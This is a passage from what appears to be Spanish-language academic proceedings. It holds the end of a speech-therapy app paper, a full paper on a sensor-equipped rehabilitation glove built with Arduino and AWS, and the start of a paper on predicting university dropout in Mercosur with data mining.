Consideramos que esta aplicación puede ser enriquecida con el aporte de los profesionales de la fonoaudiología que la utilicen e ir sumando contenido a la misma.

Nuestro mayor deseo es que la aplicación pueda llegar a un gran número de personas y que sea utilizado como una herramienta intuitiva, escalable y entretenida.

Referencias

[1] https://blog.cognifit.com
[2] http://www.neuropedwikia.es
[3] http://rodrigogr.com/blog//
[4] https://ionicframework.com
[5] https://firebase.google.com

Glove Technology: Diseño y construcción de una solución para seguimiento de terapias de rehabilitación de la mano mediante guante inteligente

Leandro Angiolini, Juan Pablo Berarducci,
Eliana Florian, Iván Miandrusic
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires
angiolini.leandro@gmail.com, jpberarducci@gmail.com,
eliflorian_06@hotmail.com, imiandrusic@gmail.com

Abstract
Se registran alrededor de 5.527 casos de accidentes automovilísticos, según el último censo del año 2016[1], de los cuales muchos son provocados por no ceder el paso a los peatones[2]. Estos accidentes provocan, entre otras cosas, lesiones musculares en las manos debido a la alta exposición de las mismas al entorno.
El propósito de este proyecto es crear un producto que permita un seguimiento más preciso de la fase de rehabilitación de aquellas personas que presenten signos clínicos de problemas musculares en las manos debido a accidentes o golpes.
En el presente documento se explicará el proceso de diseño y construcción de un sistema para el seguimiento de ésta terapia de rehabilitación.
Con el objetivo de medir la evolución del paciente, desarrollamos un guante para la mano que incorpora un sistema embebido y una serie de sensores para recolectar información de presión de los dedos y ángulos de posición de los mismos durante los ejercicios a realizar en cada sesión. Con dicha información, se elaborarán una serie de reportes de interés para que los medicos kinesiológicos puedan realizar un diagnóstico durante el tratamiento y medir avances o desviaciones.

Palabras Clave
Guante, sensores de presión y ángulos, recolección de señales, seguimiento en tiempo real, rehabilitación, kinesiología, mano, aplicación, web

Introducción

Actualmente, los pacientes que requieren terapias de rehabilitación en los músculos de las manos deben recurrir varias veces por semana a sesiones kinesiológicas, sin disponer de una forma didáctica y fácil de realizar sus ejercicios o de visualizar los avances del tratamiento. Además, el profesional debe realizar el diagnóstico sin poder validar la eficacia del tratamiento de manera cuantitativa para cada paciente.
El presente proyecto propone el diseño y la construcción de una solución que permita asistir de manera simple al paciente y al profesional kinesiológico en las necesidades de autonomía y monitoreo de los avances de las terapias de rehabilitación. Para ello realizaremos un prototipo de guante de recolección de datos que, ligado a una aplicación Mobile y a una Web, obtendrá métricas relevantes al avance de la terapia y generará informes de progreso.
Es importante destacar que ya existen sistemas que cumplen con la misma funcionalidad [3], pero los mismos cuentan con una serie de inconvenientes tales como que no se encuentran disponibles en el país y que su precio es excesivamente elevado, lo que lo pone fuera del alcance del común de las personas.

Entorno de desarrollo

A la hora de seleccionar los recursos para el desarrollo, se optó por la elección de tecnologías y entornos de código abierto, tomando como base un perfil colaborativo.
Para la capa de Cliente, se decidió trabajar con Angular para la implementación del

front-end de nuestra aplicación web, Android/Kotlin para el desarrollo de la aplicación mobile y Arduino Software IDE para el desarrollo de las funcionalidades relacionadas con el guante y los distintos sensores (pulsadores y acelerómetros).
Para la capa de Integración, se trabajará con CloudFront (CDN) para servicio de red, Cognito para gestión de identificación de usuarios y API Gateway como punto de acceso.
Para la capa de Aplicación, se decidió trabajar con Lambda como servidor para ejecutar código, Amazon VPC como red para acceder a los recursos y Simple S3 para almacenamiento de información.
Además, contamos con Amazon RDS como servicio de base de datos brindado por Amazon.




Figura 1. Modelo de capas y componentes




Figura 2. Arquitectura de Infraestructura

El sistema desarrollado consta esencialmente de tres componentes o módulos:

➢ *Guante*

El prototipo de guante será el que el paciente se deberá poner en la mano afectada, y el mismo contará con un sensor de presión o pulsación en cada dedo que no sea el pulgar, y con un sensor acelerómetro por cada falange de los dedos, los cuales medirán los resultados de los ejercicios que se van a realizar, y con un componente Arduino MEGA, que será el dispositivo que recolectará todas las señales emitidas por los sensores, para su posterior tratamiento.

➢ *Aplicación Web para doctores*

A la aplicación Web deberán poder acceder todos los médicos kinesiológicos que se encuentren realizando sesiones de recuperación muscular con nuestro sistema, y deberán poder ver tanto la información personal de los pacientes en tratamiento, como el avance de sus terapias, para poder sacar diagnósticos o realizar ajustes en la cantidad o tipos de ejercicios que deben realizar. Podrá configurar tanto los pacientes que tratará como tipos o cantidad de ejercicios que realizarán.

➢ *Aplicación móvil para Pacientes*

La aplicación estará diseñada de manera interactiva para poder guiar a los pacientes en sus ejercicios de recuperación de una manera eficiente, mediante videos demostrativos y tanto textos como instrucciones claras, además de brindarles la posibilidad de ver sus propios avances.
Se conectará al prototipo de guante mediante el sistema bluetooth y será la encargada de procesar los datos que le enviará el arduino.
Además, le brindará al paciente mensajes de incentivo, para alentarlo a seguir con el tratamiento y hacer el proceso más llevadero.




Figura 3. Arquitectura general

Funcionamiento

Para comenzar el tratamiento, una persona deberá asistir al consultorio de un

profesional del área de kinesiología que trabaje con nuestro sistema, el cual realizará un análisis de los daños para determinar los tipos y cantidad de ejercicios que se adecúen al paciente.
El médico kinesiológico ya se encontrará ingresado en la base de datos del sistema, con lo cual sólo deberá ingresar a la página web con su usuario y contraseña.
Si el paciente recién está comenzando la rehabilitación, el médico deberá registrarlo en la misma y, al hacerlo, la persona queda asignada a él hasta que se realice una reasignación. Si el paciente ya se encontraba realizando la rehabilitación con otro profesional, el médico lo deberá buscar por su número de DNI para asignárselo y poder comenzar a configurar y monitorear el tratamiento.
Los médicos sólo pueden ver, en la página, los pacientes que hayan registrado o se hayan asignado.
Una vez que tiene al paciente en su lista, el médico ingresa a una pantalla para configurar la modalidad de terapia personalizada para el paciente, el cual incluye seleccionar los tipos de ejercicios que va a realizar (Por el momento, sólo se cuenta con las opciones "Pulsadores" y "Ángulos"), y la cantidad de sesiones, series por sesión y repeticiones por serie de cada uno de los ejercicios.
La web de los doctores y la aplicación mobile de los pacientes se conectan a una misma base de datos Amazon RDS [4], en tiempo real, que brinda principalmente dos ventajas:

- Abstracción con respecto a la infraestructura, concurrencia, escalabilidad y seguridad (Cloud).
- Acceso a datos constantemente actualizados desde cualquier punto de acceso, en simultáneo (Tiempo Real).

La particularidad de que sea en tiempo real es la que permite a los médicos realizar un seguimiento de las terapias de los pacientes, sus progresos o dificultades, permitiéndoles medir si la terapia asignada es la adecuada para el caso particular.. Es decir, la aplicación del paciente actualiza cada breves períodos de tiempo sus estadísticas en la base se de datos, la misma a la que se conecta la web, pudiendo el médico acceder a la mismas, manteniendo el sincronismo.

La aplicación mobile del paciente contará con un login, en el cual ingresará con la información configurada por el médico al momento del registro, y tendrá la posibilidad de realizar las acciones:

- **Realización de ejercicios**: El paciente podrá seleccionar solamente los ejercicios que le haya asignado su médico desde la web. Al comenzar, se le mostrará en pantalla un video representativo del ejercicio seleccionado y el botón de "Play", para que comience cuando se sienta listo. Al momento de presionar "Play", se mostrará en pantalla el tiempo desde que se comenzó la primer sesión de la serie, aumentando de manera incremental, la cantidad de repeticiones y de series que se van haciendo y un botón de "Stop", para darle la posibilidad de terminar la sesión en cualquier momento si se siente cansado o no puede seguir con la misma por el motivo que sea. Luego de terminar cada serie, la aplicación mostrará un mensaje de incentivo al paciente, para animarlo a seguir con el tratamiento y no decaer en el intento.
- **Ver estadísticas**: El paciente podrá ver, en forma de reportes, los avances que va realizando durante su tratamiento, para analizar desde su punto de vista sus progresos a lo largo del tiempo.
- **Editar perfil**: El paciente podrá modificar la información personal ingresada por el médico desde la aplicación, así como agregar información adicional tal como una imagen de perfil, por ejemplo.

- **Calibrar**: El sistema le dará al paciente una serie de instrucciones para calibrar correctamente los sensores de ángulos (acelerómetros), para asegurar que las mediciones que realice son correctas.

Mientras un paciente se encuentra realizando una serie de ejercicios, el sistema embebido seleccionado, que en nuestro caso es un Arduino MEGA 2560 [5], comienza a detectar las señales emitidas por los dos tipos de sensores que implentamos, que son el sensor de presión/pulsación Tact Switch de 4,33mm [6] y los acelerómetros IMU MPU-6050[7], dependiendo del tipo de ejercicio en curso. Las señales recibidas en el arduino se envían vía bluetooth a la aplicación mobile, en un formato en que lo pueda recibir, para incrementar el contador de repeticiones realizadas durante la sesión y para posteriormente trabajar sobre los datos y realizar los reportes disponibles.
Tanto los médicos como los pacientes tendrán disponibles reportes para ver los avances del tratamiento por serie, sesión, día, semana o mes, según se requiera, donde se verán la cantidad de pulsaciones realizadas o lo mayores/menores ángulos, por cada uno de los dedos, según la modalidad seleccionada.
Para tener una referencia de los ángulos que mide el sensor IMU MPU-6050, se realizaron una serie de pruebas que brindaron la siguiente información:

- Pitch de falange superior
  - Horizontal: 10/-20
  - Intermedio: -20/-50
  - Vertical: -50/-70
  - Máx.Vertical: -70/-85
- Pitch de falange intermedia
  - Horizontal: 0/-60
  - Intermedio: -60/-40
  - Vertical: -39/10

Esta información es de utilidad para marcar los rangos de medición del ejercicio "Ángulos" y para la tarea de calibración del sensor antes de comenzar los ejercicios.

Conclusión y Trabajos Futuros

No existen sistemas similares en nuestro país, y esto se debe, en parte, a la inexistencia hasta el momento de tecnologías o herramientas que lo permitieran. Es decir, los nuevos y recientes desarrollos son los que nos han permitido llevar a cabo el trabajo. Sin ellos, hubiera sido sumamente difícil de realizar, tanto por cuestiones de tiempo como de esfuerzo.
Por otro lado, si bien este sistema es para el seguimiento en la terapia de rehabilitación muscular en las manos en caso de lesiones, el modelo, con ciertas modificaciones, podría ser aplicado en otros casos, como por ejemplo, pacientes que hayan sufrido de un ACV o similares.
Futuras mejoras deberán tener en cuenta la cantidad y variedad de ejercicios a realizar, lo cual ha sido simplificado para esta primera versión inicial seleccionando los ejercicios más comunes realizados . Más trabajo junto a especialistas en el área de kinesiología podrían sacar a la luz novedosos tipos de ejercicios o nuevas maneras de explotar la información que recolectamos durante la realización de los mismos.
Además, se puede mejorar la administración del registro de médicos y de pacientes al sistema, así como la asignación de pacientes a un médico en particular, mediante un sistema de roles que no estaba dentro del alcance del trabajo realizado.

Referencias

[1]https://www.estadisticaciudad.gob.ar/eyc/?p=77288
[2]https://www.buenosaires.gob.ar/sites/gcaba/files/estudio_observacional_prioridad_peaton.pdf
[3]https://www.vitonica.com/equipamiento/xtensor-guante-para-ejercitar-los-musculos-de-la-mano
https://www.amazon.es/Clinically-Fit-W58360B-Xtensor-Ejercitador/dp/B008N3R4F0
https://computerhoy.com/noticias/life/guante-inteligente-acelera-rehabilitacion-pacientes-acv-36725
https://www.amazon.com/NEOFECT-Home-Smart-Glove-Rehabilitation/dp/B07M8SHJLB?th=1

https://www.tendencias21.net/Inventan-un-guante-robotico-que-ayuda-a-recuperar-los-movimientos-de-la-mano_a41812.html
[4] https://aws.amazon.com/es/rds/
[5]https://store.arduino.cc/usa/mega-2560-r3
[6]https://www.gangyuantech.com/tactile-switch_c6?gclid=CjwKCAjwkenqBRBgEiwA-bZVtjwOKPXXxhwqlwC91Ae1oJBQ6aW7dtavWfgx1pKpEDUZPBGimWhydxoCCiEQAvD_BwE
[7]https://www.luisllamas.es/arduino-orientacion-imu-mpu-6050/

Datos de Contacto:

Angiolini, Leandro: angiolini.leandro@gmail.com
Berarducci, Juan Pablo: jpberarducci@gmail.com
Florian, Eliana: eliflorian_06@hotmail.com
Miandrusic, Iván: imiandrusic@gmail.com

Modelo Predictivo para Estimar la Deserción Universitaria en Mercosur Basado en Minería de Datos

Natalia Sfiligoy
Universidad de la Marina Mercante, Ingeniería en Sistemas
natisfiligoy@gmail.com

Resumen

El presente trabajo de investigación constituye el punto de partida para la aplicación de un proyecto dentro de la Universidad de la Marina Mercante con el objeto de construir un modelo predictivo que permita estimar la deserción universitaria dentro del ámbito de la facultad, con la finalidad de que pueda ser utilizado en otras casas de estudios para diferentes carreras.

El desarrollo de la investigación está orientado a descubrir los factores que influyen en el abandono, explorar un modelo de datos acorde y disponible, estudiar experiencias anteriores dentro del Mercosur en el periodo 2013-2018, analizar distintas metodologías de minería de datos que se puedan aplicar y establecer un plan de acción para elaborar la herramienta.

Abstract

This research work is the starting point for the application of a project within the Universidad de la Marina Mercante in order to build a predictive model that allows estimating university dropout within the scope of the faculty, in order to It can be used in other houses of studies for different careers.

The development of the research is aimed at discovering the factors that influence abandonment, exploring a consistent and available data model, studying previous experiences within Mercosur in the 2013-2018 period, analyzing different data mining methodologies that can be applied and establish an action plan to develop the tool.

Palabras Clave

Abandono universitario, Deserción universitaria, Data Mining, Minería de Datos, Modelo Predictivo, Modelado de Datos, Árboles de Decisión, Herramienta, Metodologías, KDD, Clustering, Agrupamiento.

Introducción

En la última década, debido a diferentes políticas públicas y el avance de la clase media, el número de estudiantes de educación superior aumentó a veinte millones en Latinoamérica. Sin embargo, según un informe del Banco Mundial [1], se calcula que sólo el 50% de los estudiantes que inician sus estudios llegan a graduarse. Si bien algunas universidades del Mercosur han percibido este fenómeno, son pocas aquellas que hayan incorporado herramientas que permitan describirlo y más lejos aún que puedan predecirlo. Existen múltiples trabajos acerca del tema en cuestión, pero muy pocas instituciones han llegado a implementarlos, como ser el trabajo de Pautsch en la Universidad Nacional de Misiones [2] o el Sistema de Detección de Riesgo Escolar en ESCOM del Instituto Politécnico Nacional de México [3]. El presente trabajo de investigación constituye el primer paso en esa dirección, tiene por objetivo sentar las bases de un proyecto orientado a predecir el abandono universitario a fin de aplicar acciones correctivas, programas de apoyo e incentivos hacia el estudiante, antes de que se produzca la deserción.

La investigación partirá de un análisis de situación socioeconómica en los países que integran el Mercosur dentro del período 2013-2018, y continuará realizando un análisis de distintas metodologías que puedan aplicarse con los datos que estén disponibles dentro del ámbito de una Universidad.

Aprovechando el avance de tecnologías en cuanto a minería de datos y procesamiento de la información se pretende establecer los cimientos para la construcción de un algoritmo que pueda modelar el abandono universitario y, con vistas a futuro, pueda ser extensible a otras casas de estudios.

Con este planteo, se exponen a continuación una serie de preguntas que servirán de guía para la investigación:

¿Cuáles son las causas y factores que intervienen en el abandono universitario en Mercosur?

¿Qué trabajos existen en la actualidad que aborden esta problemática? ¿Qué tecnologías utilizaron, cómo fue su implementación y con qué inconvenientes se encontraron?

¿Qué tecnologías son las más adecuadas para construir el modelo? ¿Qué recursos serán necesarios?

¿Es factible la implementación de un modelo predictivo de abandono universitario en el ámbito universitario?

¿Qué tareas serán necesarias para actualizar, mejorar y mantener el modelo propuesto?

¿Cómo sería la interfaz de usuario y qué datos mostraría?

¿Qué elementos deberían modificarse para hacerlo extensivo a otras universidades?

Estado de Situación

Para abordar la problemática de la deserción universitaria en el Mercosur, resulta importante realizar un análisis previo de la situación actual en lo que respecta a la educación universitaria de cada uno de los países que lo integran.

Argentina

En los últimos años, el sector universitario argentino experimentó una fuerte expansión, creándose nuevas universidades nacionales, donde el 80% de alumnos se encuentra en el sector público. Sin embargo, en el total de las universidades del país, de cada cien ingresantes en 2010 se graduaron 30 en el año 2016. Para la educación estatal en argentina, en particular, la eficacia en la graduación disminuyó desde un 30% en el periodo 2008-2014 a una de 26,3% en 2010-2016. De la misma forma, en el sistema universitario privado la relación de 43% de egresados en 2015 bajó en al 41,7% en 2016 [4].

Según un informe de la Red Iberoamericana de Investigaciones en Políticas Educativas [5], existen en el país múltiples programas de inclusión como ser el Programa Nacional de Becas TIC, Programa de Becas Bicentenario para Carreras Científicas y Técnicas, entre otros, y políticas públicas para alentar la inserción de estudiantes a las universidades. A pesar de esto, el acceso a los estudios de nivel superior no determina el grado de finalización de las carreras, encontrándose un número importante de ingresantes en relación al total de graduados. La política educativa se resume en universidades masivas, bajos salarios, falta de acceso a la investigación financiada, lo que provoca una reducción en la calidad de la enseñanza. Además las dificultades del nivel secundario se trasladan al nivel superior, produciendo una gran masa de desertores, especialmente en el primer año.

Brasil

Para Brasil la proporción de graduados llega a 50%, cuando para muchos países industrializados esta proporción asciende a 91% en Japón y 81% en Dinamarca, según datos de la Unesco [4]. Además, a partir de un estudio realizado en Brasil por el Instituto Brasileño de Estadística y Geografía (IBGE), han desertado unos 170.000 estudiantes universitarios debido a los altos índices de inflación y la crisis. Entre 2013 y 2016, el abandono estudiantil era de alrededor del 5% anual, mientras que en el año 2017 este número escaló a un 47,8%, debido al cierre de puestos de trabajo, la reducción del financiamiento estudiantil y aumentos en la matrícula, inscripción y aranceles, [6].

Uruguay

El Sistema de Educación Superior uruguayo se caracteriza por un enorme peso del sector público, aplicado a través de la Universidad de la República. Si bien esta universidad tiene una creciente presencia en el interior del país, los departamentos de fuera de la capital se encuentran muy lejos de participar de la oferta de estudios universitarios. Los sistemas de becas apuntan a contrarrestar las desventajas socioeconómicas de los estudiantes más pobres. Además, hay muy pocos programas dirigidos a grupos vulnerables, por ejemplo a discapacitados, personas con problemas de movilidad, afrodescendientes y otras minorías. La eficiencia de titulación en general está representada por un promedio del 20,8% en el sector privado, a pesar de tener sólo el 11% de la matrícula, y en el sector público se observa un indicador de graduación de un 24%, [7].

Paraguay

En Paraguay, existen 8 universidades públicas y 45 privadas, de las cuáles el 60% se encuentran ubicadas en la capital de la República. Existen programas pro-equidad y pro-género orientadas a mejorar la educación en todos los niveles y programas de ayuda estudiantil (becas y créditos) para sectores vulnerables. A pesar de que no se cuenta con estadísticas que demuestren la cantidad de alumnos egresados, tanto en el sector público y privado, se presume que existe un 40% de deserción universitaria, [5].

Definiciones y Causas de la Deserción

El nivel de deserción es uno de los problemas más relevantes a los que se enfrentan las universidades, lo que origina una serie de implicancias económicas, sociales e institucionales a nivel país y afectan al ámbito personal de los estudiantes.

En cuanto a las implicancias que conllevan a la deserción, los doctores Oscar Espinoza y Luis Eduardo González [8] distinguen tres categorías principales: la retroalimentación del círculo de la pobreza y gestación de una capa social de profesionales frustrados (social), limitación para cumplir la misión institucional (institucional y económica) y, entre las implicancias personales que pueden asociarse a la deserción, se encuentra el disgusto, la frustración y la consiguiente pérdida de oportunidades laborales obteniendo salarios más bajos.

Según E. S. Fischer Angulo [9], se entiende por deserción, en forma cuantitativa, al número de estudiantes que abandonan la universidad en un periodo determinado, antes de haber obtenido el título, relativo al total de estudiantes asociado a la cohorte correspondiente.

En el trabajo de L.E. González [10], se plantea el estimador "eficiencia académica" o "eficiencia de titulación", entendida como la proporción de estudiantes que se titula en el año que corresponde a la duración de su carrera (duración oficial) en comparación con los que ingresaron a primer año. También se define la deserción como "el proceso de abandono, voluntario o forzoso de la carrera en la que se matricula un estudiante, por la influencia positiva o negativa de circunstancias internas o externas a él o ella".

La calidad de "desertor universitario" es de por sí transitoria y puede revertirse, por lo que el autor describe distintos comportamientos de los estudiantes que deben ser tenidos en cuenta al modelar el fenómeno de la deserción:

- Abandono o suspensión voluntaria y definitiva de los estudios y del sistema de educación superior por parte del alumno.
- Salida de alumnos debido a deficiencias académicas y consecuentemente bajo rendimiento escolar.
- Cambio de carrera o de institución.
- Baja de los alumnos que alteran el orden y disciplina institucional. Generalmente obstaculiza el ingreso a otra facultad.

Analizando las diferentes causas, se puede concluir que la deserción universitaria es el resultado de la interacción de distintos factores que influyen en el estudiante.

Según un informe del Centro de Microdatos de Chile [11] las tres causas más determinantes en la deserción de estudiantes en primer año universitario son: problemas vocacionales, situación económica de sus familias y rendimiento académico.

A medida que el estudiante avanza en su carrera la deserción también puede producirse como consecuencia de interacciones insuficientes con su entorno académico, desmotivación hacia la carrera o universidad, factores económicos, programas curriculares rígidos y tiempos reducidos, falta de interés, entre otros factores.




Figura 1. Modelo de Tinto

En el modelo planteado por Tinto [12], esquematizado en la Figura 1, cuando un estudiante ingresa a la universidad, este plantea inicialmente su compromiso con la institución y con sus objetivos personales. Estos compromisos serán afectados por sus antecedentes familiares, como ser nivel sociocultural, atributos personales como edad y género, y su experiencia académica preuniversitaria.

Luego de un tiempo, el estudiante reevaluará sus compromisos iniciales de acuerdo con su integración social y a su desempeño académico en la institución, cuyos efectos pueden desencadenar en la deserción si el estudiante percibe que los costos son mayores que los beneficios.

Para Tinto, se pueden identificar tres periodos críticos para la deserción de estudiantes:

- La transición entre el nivel secundario y el universitario, que se caracteriza por el paso de un ambiente conocido a un mundo en apariencia impersonal, lo que implica serios problemas de ajuste para los estudiantes.
- El proceso de admisión, cuando el estudiante se forma expectativas equivocadas sobre las instituciones y las condiciones de la vida estudiantil, que en caso de no satisfacerle, pueden conducir a decepciones tempranas y por consiguiente a la deserción.
- Cuando el estudiante no logra un adecuado rendimiento académico en las asignaturas del plan de estudios y la institución no le proporciona las herramientas necesarias para las deficiencias académicas.

En el informe "Estudio de la deserción estudiantil en la educación superior en Colombia" [13], se describen una serie de factores determinantes de la deserción universitaria:

Tabla 1. Determinantes de la Deserción Estudiantil

Individuales	Académicos	Institucionales	Socio-económicos
- Edad, género, estado civil - Entorno familiar - Calamidad y problemas de salud - Incompatibilidad horaria en actividades extra académicas	- Orientación profesional - Rendimiento académico - Calidad del programa - Métodos de estudio - Calificación en examen de admisión - Insatisfacción en el programa u otros factores académicos - Número de materias	- Normalidad académica - Tipo de colegio - Becas y formas de financiamien-to - Recursos universitarios - Orden público - Entorno político - Relaciones con los profesores y otros estudiantes	- Estrato - Trabajo del estudiante - Situación laboral de los padres - Dependencia económica - Personas a cargo - Nivel educativo de los padres - Entorno macroeconó-mico del país

En muchos casos, las variables que impactan en la decisión de desertar no siempre son las mismas, varían según el momento de la carrera del estudiante. Tal como se describe en el trabajo de J. Vásquez [14], para los primeros cuatro semestres influyen las variables relacionadas con el potencial académico (rendimiento preuniversitario), antecedentes familiares y su contexto educacional.

Después de un tiempo suficiente en que el estudiante interactúa con su ambiente universitario, ajusta los objetivos educacionales planteados al inicio, y las variables que capturan la participación del estudiante con su ambiente académico comienzan a tomar importancia.

Muchos datos, especialmente los relacionados con el desempeño académico son propios de las universidades. En general las instituciones poseen sistemas de información que registran gran cantidad de datos personales, académicos y los derivados del desempeño de los estudiantes, los cuáles pueden ser explotados por herramientas de minería de datos para predecir distintos comportamientos, con un porcentaje de confiabilidad aceptable. Es probable que actualmente no se cuente con ciertos datos, como los que se relacionan con el entorno socioeconómico. Estos últimos podrían ser requeridos en un futuro para extender el modelo y que éste pueda analizar situaciones de mayor complejidad evaluando a través de nuevas variables, otros escenarios posibles.

Planificación

Para llevar adelante la investigación se dividió el trabajo en dos partes:

Parte A: Investigación del Estado del Arte

- Estado de situación
- Estudio de las causas de la deserción
- Indicadores para la detección temprana
- Herramientas tecnológicas disponibles

Parte B: Análisis de factibilidad para Generar un Modelo Predictivo de Estudiantes en Riesgo de Abandono de sus Estudios

- Factibilidad tecnológica
- Factibilidad operativa
- Factibilidad económica
- Factibilidad jurídica
- Análisis de riesgos e incertidumbre

Teniendo en cuenta la amplia bibliografía disponible, la investigación comenzará siendo descriptiva en lo que concierne a la investigación del estado del arte y explicativa en lo que respecta al análisis de factibilidad, ya que está dirigida a estudiar la viabilidad de implementar una solución y qué condiciones se requieren para tal fin.

A continuación, en la Figura 2. un EDT, o Work Breakdown Structure – WBS, que comprende la descomposición jerárquica de las tareas para organizar y definir el alcance total del proyecto.




Figura 2. Work Breakdown Structure (WBS)

En este caso se conformaron dos niveles de tareas, a fin de no complejizar la estructura y teniendo en cuenta que las actividades serán realizadas por una única persona. Si bien no se detallan los tiempos ni recursos, resulta útil para comprobar cómo avanza el proyecto.

También, se realizó un estudio de factibilidad humana-temporal, económico-financiera, legal, técnica y un informe sobre la gestión de riesgos que comprende la clasificación de activos, su análisis y un plan de contingencias.

Herramientas y Metodologías

La minería de datos se refiere al proceso que intenta descubrir patrones a partir de la extracción del conocimiento de los grandes volúmenes de datos. Su objetivo general consiste en obtener información de un conjunto de datos y transformarla en una estructura comprensible para su uso posterior. A través de la bibliografía consultada y a partir de trabajos anteriores, se encontraron varias herramientas dentro de la minería de datos que pueden ser útiles para desarrollar este modelo. A modo de ejemplo, se describen a continuación las más relevantes:

Árboles de decisión: es un diagrama que contiene un nodo raíz donde se encuentran todas las observaciones, nodos internos que albergan a los nodos de división y nodos hoja que contiene la clasificación final para un conjunto de observaciones. Un árbol representa una segmentación de los datos, que se crea mediante la aplicación de reglas simples, una después de otra, originando una jerarquía de segmentos dentro de segmentos. Así, los nodos internos representan validaciones sobre los atributos, las ramas representan las salidas de las validaciones y los “nodos hoja” representan las clases.

Para aplicarlos, primero se identifican los factores que influyen en la deserción. Según [15], estos factores se centran en variables como: ingreso económico, educación de padres, rendimiento académico, etc. Se construye un árbol de decisión de varios niveles de profundidad a partir de un algoritmo especializado y se detectan aquellos factores que tienen mayor incidencia en la deserción.

Agrupamiento o Clustering: es un procedimiento de agrupación de una serie de vectores que utiliza técnicas iterativas para agrupar casos de un conjunto de datos dentro de clústeres que contienen características similares. Estos agrupamientos son útiles para la exploración de datos, detección de anomalías y predicciones. Los datos se agrupan según la similitud de los valores, en forma no supervisada, es decir, que no se conoce de antemano las clases del conjunto de datos. Existen gran variedad de algoritmos de Clustering, entre los que se encuentran K-medianas (K-Means) o EM (Expectation/Maximization).

Independientemente de la herramienta tecnológica a utilizar, la metodología de trabajo se basa en el Proceso KDD Knowledge Discovery in Databases [16], proceso de descubrimiento del conocimiento centrado en el usuario.

El KDD se encarga de la preparación de los datos y la interpretación de los resultados obtenidos; es un proceso de extracción de información potencialmente útil a partir de un gran volumen de datos en el cuál la información está implícita y apunta a encontrar relaciones o patrones. Se divide en cinco etapas, esquematizadas en la Figura 3.:




Figura 3. Etapas del KDD y sus respectivas entradas/salidas

1. Selección de datos: se define el objetivo y qué datos serán recolectados, atributos de entrada y salida y la justificación sobre qué se desea obtener.
2. Procesamiento: se diseña el esquema de un almacén de datos para unificar de manera eficiente la información. Consiste en la preparación y limpieza de los datos extraídos. Se aplican estrategias para manejar datos faltantes o en blanco, datos inconsistentes o fuera de rango.
3. Transformación: consiste en el tratamiento preliminar de los datos, transformación y/o generación de nuevas variables a partir de las ya existentes. Se realizan operaciones de agregación o normalización.
4. Minería de datos: se aplica al técnica de minería de datos más apropiada con el objetivo de extraer patrones desconocidos, válidos, nuevos y comprensibles, que están contenidos u "ocultos" en los datos.
5. Evaluación: se interpretan los diferentes aspectos de los datos procesados (en cuanto a utilidad, coherencia, apego a la realidad, etc.) Con los datos procesados junto con las evaluaciones, se extrapolan los casos ya contemplados y se identifican los patrones por medio de diferentes técnicas (análisis estadísticos, lenguajes de consultas, entre otros)

Otro de los puntos para tener en cuenta es la validación de los modelos aplicados. No existe un método mejor que otro, pero sí se puede determinar cuál/es resultan de mejor aplicación a la problemática abordada. Citando el trabajo de E. Angulo, en minería de datos se definen tres parámetros fundamentales para evaluar el desempeño de los métodos:

Precisión: indica hasta qué punto el modelo pone en correlación un resultado con los datos proporcionados.

Confiabilidad: evalúa la manera en que se comporta un modelo en conjunto de datos diferentes. Un modelo es confiable si genera el mismo tipo de predicciones o encuentra los mismos tipos de patrones independientemente de los datos de prueba proporcionados.
